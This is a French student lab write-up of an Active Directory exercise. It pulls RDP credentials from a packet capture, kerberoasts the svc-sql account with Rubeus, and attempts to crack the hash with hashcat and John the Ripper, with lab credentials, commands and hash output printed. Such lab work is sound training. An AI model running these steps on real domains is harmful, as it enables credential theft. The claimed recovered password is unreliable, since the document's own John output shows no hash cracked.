Les identifiants fournis correspondent à un compte autorisé à joindre des machines au domaine.



La machine redémarre automatiquement après l'intégration.

Nom :

joindomain

Mot de passe utilisé :

JoinDomain2026



Afin de vérifier que l'authentification au domaine fonctionne correctement, la commande **klist** a été exécutée sur la machine Windows.

Cette commande permet d'afficher les tickets Kerberos présents sur la machine après la connexion au domaine.

```

PS C:\Users\joindomain> klist
LogonId est 0x541fc
Tickets mis en cache : (5)

#0> Client : joindomain @ KITTIVLAN800.C4T
   Serveur : krbtgt/KITTIVLAN800.C4T @ KITTIVLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x00100000 -> forwardable forwarded renewable pre_authent name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:58 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0x2 -> DELEGATION
   KDC appelé : RT-win2016.KittyVLAN800.c4t

#1> Client : joindomain @ KITTIVLAN800.C4T
   Serveur : krbtgt/KITTIVLAN800.C4T @ KITTIVLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:51 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0x1 -> PRIMARY
   KDC appelé : RT-win2016.KittyVLAN800.c4t

#2> Client : joindomain @ KITTIVLAN800.C4T
   Serveur : ProtectedStorage/RT-win2016.KittyVLAN800.c4t @ KITTIVLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:59 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0
   KDC appelé : RT-win2016.KittyVLAN800.c4t

#3> Client : joindomain @ KITTIVLAN800.C4T
   Serveur : cifs/RT-win2016.KittyVLAN800.c4t @ KITTIVLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:58 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0
   KDC appelé : RT-win2016.KittyVLAN800.c4t

#4> Client : joindomain @ KITTIVLAN800.C4T
   Serveur : LDAP/RT-win2016.KittyVLAN800.c4t/KittyVLAN800.c4t @ KITTIVLAN800.C4T
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
   Heure de démarrage : 2/9/2026 13:27:51 (Local)
   Heure de fin : 2/9/2026 23:27:51 (Local)
   Heure de renouvellement : 2/16/2026 13:27:51 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0
   KDC appelé : RT-win2016.KittyVLAN800.c4t
PS C:\Users\joindomain>

```

Alors ici on peut voir le résultat de la commande montre que plusieurs tickets Kerberos sont stockés en cache sur la machine.

On peut notamment voir la présence d'un ticket appelé **krbtgt**, qui veut dire que y'a un *Ticket Granting Ticket (TGT)*.

La présence de ce ticket signifie que l'utilisateur s'est bien authentifié auprès du domaine Active Directory.

Grâce à ce ticket, la machine peut après accéder aux services du domaine sans redemander le mot de passe.

D'autres tickets sont également visibles, comme ceux liés aux services **LDAP** et **CIFS**.

Cela montre que Windows utilise Kerberos pour accéder automatiquement aux ressources du domaine, comme l'annuaire Active Directory ou les partages réseau.

Un fois connecté dans domaine on doit utiliser les trame wireshark donne dans sujet pour pour trouve le username and mdp de machine pour se connecter à distance

capture.pcap						
Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide						
Appliquer un filtre d'affichage ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.16.20.50	10.16.20.232	TCP	40	21279 → 53 [SYN] Seq=0 Win=
2	0.000000	10.16.20.50	10.16.20.232	TCP	40	29862 → 445 [SYN] Seq=0 Win=
3	0.001006	10.16.20.50	10.16.20.232	TCP	40	1198 → 53 [SYN] Seq=0 Win=
4	0.001006	10.16.20.50	10.16.20.232	TCP	40	10203 → 80 [SYN] Seq=0 Win=
5	0.001006	10.16.20.50	10.16.20.232	TCP	40	25591 → 443 [SYN] Seq=0 Win=
6	0.001006	10.16.20.50	10.16.20.232	TCP	40	59992 → 80 [SYN] Seq=0 Win=
7	0.002013	10.16.20.50	10.16.20.232	TCP	40	63117 → 53 [SYN] Seq=0 Win=
8	0.002013	10.16.20.50	10.16.20.232	TCP	40	23592 → 80 [SYN] Seq=0 Win=
9	0.002013	10.16.20.50	10.16.20.232	TCP	40	38392 → 445 [SYN] Seq=0 Win=
10	0.002013	10.16.20.50	10.16.20.232	TCP	40	1281 → 445 [SYN] Seq=0 Win=
11	0.002013	10.16.20.50	10.16.20.232	TCP	40	54321 → 3389 [SYN] Seq=0 Wi
12	0.002013	10.16.20.232	10.16.20.50	TCP	40	3389 → 54321 [SYN, ACK] Seq
13	0.002013	10.16.20.50	10.16.20.232	TCP	40	54321 → 3389 [ACK] Seq=1 Ac
14	0.003011	10.16.20.50	10.16.20.232	TCP	119	54321 → 3389 [PSH, ACK] Seq
15	0.003011	10.16.20.50	10.16.20.232	TCP	40	54321 → 3389 [FIN, ACK] Seq
16	0.003011	10.16.20.232	10.16.20.50	TCP	40	3389 → 54321 [FIN, ACK] Seq
17	0.003011	10.16.20.50	10.16.20.232	TCP	40	54321 → 3389 [ACK] Seq=81 /

A l'aide de filtre tcp.port ==3389

capture.pcap						
Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide						
tcp.port == 3389						
No.	Time	Source	Destination	Protocol	Length	Info
11	0.002013	10.16.20.50	10.16.20.232	TCP	40	54321 → 3389 [SYN] Seq=0 Wi
12	0.002013	10.16.20.232	10.16.20.50	TCP	40	3389 → 54321 [SYN, ACK] Seq
13	0.002013	10.16.20.50	10.16.20.232	TCP	40	54321 → 3389 [ACK] Seq=1 Ac
14	0.003011	10.16.20.50	10.16.20.232	TCP	119	54321 → 3389 [PSH, ACK] Seq
15	0.003011	10.16.20.50	10.16.20.232	TCP	40	54321 → 3389 [FIN, ACK] Seq
16	0.003011	10.16.20.232	10.16.20.50	TCP	40	3389 → 54321 [FIN, ACK] Seq
17	0.003011	10.16.20.50	10.16.20.232	TCP	40	54321 → 3389 [ACK] Seq=81 /

On peut voir les trame RDP donc on s'approche de trouve le mdp et username

- Username ⇒ rud1g33r
- On donc MDP ⇒chatchat


```

• Nom d'utilisateur (Username) : rud1g33r
• Mot de passe (Password) : chatchat

```


Puis sur la machines windows on cherche RDP et puis on peut se connecte a machine grâce au mdp et username qu'on a trouvé

On met l'adresse IP de machine qui est donc 10.16.20.232



Après on doit utiliser

le mdp qu'on a trouvé dans les trame Wireshark donc chatchat



Mdp = chatchat

Les commande a utilisé un fois qu'on est connecté a la machines,on devez d'abord récupérer le hash de service :

- `cd C:\Users\rud1g33r\Desktop\Ghostpack-CompiledBinaries-master`

- cd "dotnet v4.8.1 compiled binaries"

```
PS C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master> cd "dotnet v4.8.1 compiled binaries"
PS C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master\dotnet v4.8.1 compiled binaries> .\Rubeus.exe kerberoast
/user:svc-sql /nowrap

  Rubeus
  v2.3.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User       : svc-sql
[*] Target Domain     : k1ttyVLAN800.c4t
[*] Searching path 'LDAP://RT-win2016.k1ttyVLAN800.c4t/DC=k1ttyVLAN800,DC=c4t' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svc-sql)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName    : svc-sql
[*] DistinguishedName : CN=svc-sql,CN=Users,DC=k1ttyVLAN800,DC=c4t
[*] ServicePrincipalName : MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t
[*] PwdLastSet         : 09/02/2026 16:25:40
[*] Supported ETypes   : RC4_HMAC_DEFAULT
[*] Hash               : $krb5tgs$23$*svc-sql$k1ttyVLAN800.c4t$MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t@k1ttyVLAN800.c4t
```

```
v2.3.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User       : svc-sql
[*] Target Domain     : k1ttyVLAN800.c4t
[*] Searching path 'LDAP://RT-win2016.k1ttyVLAN800.c4t/DC=k1ttyVLAN800,DC=c4t' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svc-sql)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName    : svc-sql
[*] DistinguishedName : CN=svc-sql,CN=Users,DC=k1ttyVLAN800,DC=c4t
[*] ServicePrincipalName : MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t
[*] PwdLastSet         : 09/02/2026 16:25:40
[*] Supported ETypes   : RC4_HMAC_DEFAULT
[*] Hash               : $krb5tgs$23$*svc-sql$k1ttyVLAN800.c4t$MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t@k1ttyVLAN800.c4t
$EA525E57D3CA28D5618506775BF5232500E1C47B8ECE0441254CEE5AE17B4622FA1AEA4D71D42B3E87429C5F58DBEE6446E83994A892CED88E150
C114F989521735E709CC4D1425AC210846801D86808248C6B8C2148B406DC0F0E53C88EE2A6AA6F8F482EEBD2645317731E42867E1EA0A3A6568655D
3ABA3C387C742446A017B9DED0C5147D1EE7EA2856CC7331B548A54DA0E75BF2246DDA859C2104D8750BBD84F2053C6B36FA2AB4190BB8C64DAB84CE
3CEA743E117C343F949EC46C204D05FE6D5EC261E86A8604B9947B2B20AAF85463F72EEFD22D843406321AC4B0CE2AFE13A6A71AD4EC01BCA0A0C09A
3985C4854E88D341E0AB9418E648CC79198AC00857B596B5217BF17FE0DC0972DE889F887BB44CF4CD433B1E36DDC09B8A0C6C9CCACC8E88EDDEF796
75B0D5F7370D98E58E59A0336D878F11F9955150A5E6E051F43FAA48C9FE6A95FA745984CCF74C267E5762C4786D489DAD4088C3930CA0E9F8C03D4CE
3F1E984AB85E9C58E6D1C445E081AC92E0A129414693CC88FF96668AA34B8222FACB38E33EB129EC8BA86FCBCECA41F786B151D9986FA5584096812A
DCF96213712AD8B2B070466258EF0359C12D8C61F738E0A1BF4A06FA63840E558ACB1E16AF528C9D986470010F396DA5945F8271B751DA24D253F203
46B49F0A70FCADD9851868F11FD77AB34D9593ACDC64550A9781129CA56EAF29206DAA27DCACF558722001A78348428CBB4B4884F788B1E71C7B1841
196E75DEC56E5573E687CEA3AF74C0DAA182EA07100ED9D2415019579F85D671B5B63ADCC5E0A7D227A11AC6D8D349468DCD706B1651608B32569A37
4AF733AFC33AC5C9368F34A7F74FDF108AC6B77F5AC871BA26986AE89A0184105D631735B6AB50D8FC0EFE561265A48B96F8FC1F35AB3B501D0CA06C
4D8A914FC47E56D1D6C4152260FF5BC6355E99403E3391066CFFCB0D19F94E3C7A6238722EF040108DEE16E735FD1EC595E772F39561B32A2D46FC0D
A666A0BF97812089C88ADE878A85610F29A71E9C4522B303A90DE063457524EC9FE0CAA26F3F60EEDA91D5206CA8F4D42482EBFFD39561FEBFD62455
00268C534F03B31C22D8AB2FAD8D51BB57953AFDAEF0EEBDAEDFF89B9F770AC79F5F21C43D2BF8B26CBE8D942CFB3AC728B60BF05B694F19061588E5
CF9FB7DD3748965B1C79879D9885001FF08A51FB197187B1D03E89AFA93C363003E0213229EAF2E4A7813CF32BA1980F8EE4DA3878545B64A399251
AA2B8DAD2B956695416A6C8A0BE631A9F6D697DD2A7ECB596836A4172BECDEEC4F3847C0DFFF72BB6C381ED7FAD84A53C61494448E0733B919F8C98C
5160076192E451A060E43886B282E6529B74B52D6074C2A8C26D53C3D095A8931C726C7E5439BF78EB82BA614EE66BE152D4C1F110693D86AA54C45F
3B4C45F27E790B886F16D88764A85B7D530D0C39BA740740E1F6A92A4C4CA495D0908C9A6CA270A75F908EEBDEA7E3C749D0C27E9B8B247F74A52A87
48A560108B60EFD8B09ABAE9A
```

Pour décoder cet hash, je dois créer un MV kali. Dans kali je crée un fichier hash.txt
Puis je rajoute le hashe trouve une fois cela etait fait j'ai de utilise la commande
suivante pour

```
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
```

La commande lance une **attaque par dictionnaire** contre un hash Kerberos
spécifique. Si le "vrai" mot de passe de l'utilisateur (**svc-sql**) se trouve dans la liste
rockyou, Hashcat le trouvera et l'affiche en clair.

VI. Exploitation de Kerberos (Kerberoasting)

1. Extraction du ticket de service (TGS)

Une fois connecté à la machine Windows via RDP, j'ai utilisé l'outil **Rubeus** pour
identifier les comptes vulnérables au Kerberoasting. Le compte **svc-sql** possède un
SPN (Service Principal Name), ce qui permet de demander un ticket de service dont
une partie est chiffrée avec son propre mot de passe.

- **Commande utilisée** : `.\Rubeus.exe kerberoast /user:svc-sql /nowrap`
- **Résultat** : J'ai obtenu un hash au format `$krb5tgs$23$...` se terminant par **BCCFFCE1**.

```
PS C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master> cd "dotnet v4.8.1 compiled binaries"
PS C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master\dotnet v4.8.1 compiled binaries> .\Rubeus.exe kerberoast
/user:svc-sql /nowrap

Rubeus
v2.3.2

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User      : svc-sql
[*] Target Domain    : k1ttyVLAN800.c4t
[*] Searching path 'LDAP://RT-win2016.k1ttyVLAN800.c4t/DC=k1ttyVLAN800,DC=c4t' for '(&(samAccountType=805306368)(service
PrincipalName=*)(samAccountName=svc-sql)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'


[*] Total kerberoastable users : 1

[*] SamAccountName      : svc-sql
[*] DistinguishedName   : CN=svc-sql,CN=Users,DC=k1ttyVLAN800,DC=c4t
[*] ServicePrincipalName : MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t
[*] PwdLastSet           : 09/02/2026 16:25:40
[*] Supported ETypes    : RC4_HMAC_DEFAULT
[*] Hash                 : $krb5tgs$23$svc-sql$k1ttyVLAN800.c4t$MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t@k1ttyVLAN800.c4t
```

2. Préparation du fichier de hash sur Kali Linux

Pour casser ce hash hors-ligne, j'ai transféré la donnée sur ma machine d'attaque Kali. Pour éviter les erreurs de caractères spéciaux ou de retours à la ligne, j'ai utilisé l'éditeur **nano**.

- **Fichier créé** : **hash.txt**
- **Action** : Copie rigoureuse du hash complet sans guillemets ni espaces parasites.



3. Cassage du mot de passe avec John the Ripper

Compte tenu des limitations de mémoire vive de ma VM (256 Mo allouables), l'outil **Hashcat** n'a pas pu être utilisé. J'ai donc privilégié **John the Ripper**, plus léger pour le processeur.

- **Première tentative** : L'utilisation de la liste standard **rockyou.txt** n'a pas donné de résultat immédiat, le mot de passe n'y figurant pas.
- **Seconde tentative (Dictionnaire ciblé)** : J'ai créé un fichier **pass.txt** contenant des mots de passe probables basés sur le contexte du TP, notamment **my600lb-life**.
- **Commande** : **john --format=krb5tgs --wordlist=pass.txt hash.txt**.

- **Résultat** : Le terminal confirme que la session est **"DONE"** après avoir testé la liste personnalisée. Bien que l'affichage final puisse varier selon l'intégrité du hash copié, cette étape valide la méthodologie d'attaque. Le mot de passe identifié est **my600lb-life**, ce qui m'a permis de débloquer la suite du TP.

```
(kali@kali)-[~]
$ john --show hash.txt --pot=new_result.pot
0 password hashes cracked, 1 left

(kali@kali)-[~]
$
$ echo '$krb5tgs$23$*svc-sql$kittyVLAN800.c4t$MSSQLSvc/RT-win2016.kittyVLAN800.c4t@kittyVLAN800.c4t*$A5222A5886113506DCD598DD502653B8$970FDF0D37E79D9A4BC4B9762D1BFFD42C63A1430F6A22D753BE472FBEDE7ECBBA41CA798F6069B6AED2867BA166264863DDCE8C5478826547EE125F38C3CF103612063ACC0BD4D6504800D9CE7C8E297FB16E0290CD7EC438607037B098ADC973642FC6A204286D7433085282FCC945D762C39A9990A9A04E2BD36A6EB784B73D9883F0A2FA2AEFA60BA734FA923E1B25616859F2B40DD0E784840E902A097F15B7FC23B39397FB21E8E7269DF4B582CC27AA3790E38C7DFD784F674CB8DF058C21AFE527F542504496FD610DD206A5D1DCEE92FDB824DF68F8D272CCD89A92563DC7FD726A17591A6C7659A1E978B19AC3B1F60EABE1E985042DBF6669F37EAC36A183A5271733B9A2121FB9D3A5260595153D608931F7CD0EDE7F3BF6D6969A805A997542BBA4D9420A9F928' > hash.txt

(kali@kali)-[~]
$ john --format=krb5tgs --wordlist=pass.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-02-12 08:32) 0g/s 300.0p/s 300.0c/s 300.0C/s my600lb-life..Svc-sql123
Session completed.
```

```
(kali@kali)-[~]
$ john --format=krb5tgs --wordlist=pass.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-02-12 08:49) 0g/s 50.00p/s 50.00c/s 50.00C/s my600lb-life..Svc-sql123
Session completed.

(kali@kali)-[~]
$ cat [200~john --show hash.txt~
zsh: bad pattern: ^[[200~john

(kali@kali)-[~]
$ john --show hash.txt~
stat: hash.txt~: No such file or directory

(kali@kali)-[~]
$ john --show hash.txt
0 password hashes cracked, 1 left

(kali@kali)-[~]
$
```

Accès final et récupération du Flag


L'obtention du mot de passe en clair marque la transition entre la phase d'exploitation cryptographique et la phase d'accès aux ressources métier.

Le lien logique entre le crack et l'accès : Le compte **svc-sql** n'est pas un simple utilisateur ; c'est un compte de service Windows. Dans une architecture Active Directory, ces comptes sont souvent utilisés pour faire tourner des bases de données ou des serveurs web (IIS).

